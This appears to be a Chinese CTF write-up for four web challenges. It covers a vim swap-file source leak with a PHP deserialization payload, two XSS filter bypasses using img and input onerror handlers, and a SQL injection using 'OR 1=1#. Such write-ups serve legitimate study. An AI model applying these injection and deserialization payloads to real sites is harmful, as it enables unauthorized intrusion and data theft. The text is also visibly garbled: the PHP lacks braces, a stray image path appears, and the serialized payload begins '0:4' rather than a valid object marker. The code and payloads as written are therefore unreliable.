Week2 writeup
Web
1.random?

描述

多random几次没准就随机到一样的值呢 PS:网不好vim线上改代码真是致命

这里看出是 vim 备份泄露


所以在网页里尝试了 random.php~, random.php.swp, .random.php.swp, 结果是.random.phpswp提示下载了 random.php.swp, 在 linux用 vim –r random.php.swp 打开得到源码

```
random.php + (~ubuntu/data/php) - VIM
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
<?php mis
error_reporting(0);
include ('flag.php');
class emmm
   var $public;
   var $secret;
if ($_GET['emmm']) {
   $emmm = unserialize($ GET['emmm']);
        if (!is_object($emmm)) {
      die("error");
   $emmm->public = random int(0, 100000000);
   $emmm->secret = random int(0, 100000000);
   if ($emmm->public == $emmm->secret) {
       echo $flag;
```

所以要将emmm反序列化后传入是的\$emmm->public==\$emmm\sedre我们是\$emmm->secret=&\$emmm->public

经过序列化后在 url 后加上

?emmm=0:4:"emmm":2:{s:6:"public";i:2;s:6:"secret";R:2;}



Try to alert(1)

```
function charge(input) {
         input = input.replace(/script/qi, ' ');
             input = input.replace(/image/gi, '_');
             input = input.replace(/\(/, '_');
         return '<article>' + input + '</article>';
     }
       try to input something...
也就是限制了schooks现,那img没限制所以payload:
<img src="null" onerror="alert&#40;1)">
                  web客服fantasyqt 2018/2/12 8:43:04
                    hgame{#X5s_soo00o_e4sy#}
,联系客服得到 flag
3.xss-2
        function charge(input) {
             input = input.replace(/script/gi, '_');
             input = input.replace(/img/gi, ' ');
            input = input.replace(/image/gi, '_');
             input = input.replace(/\(/, ' ');
            input = input.replace(/\>/,'_');
            return '<input value="' + input + '" type="text">';
 try to input something...
```

源码给出

就直接 ASCII 十进制转换用 image 就好了,因为(,>被限制值能在 input 标签里构造,然后 payload:

" type="image" src="a" onerror="alert(1)
web客服fantasyqt 2018/2/16 22:18:32

hgame{#LuCkY_y0u_a1ert_l#}

联系客服得到 flag 4.最简单的 sql 题



直接把'OR 1=1#注入拿到 flag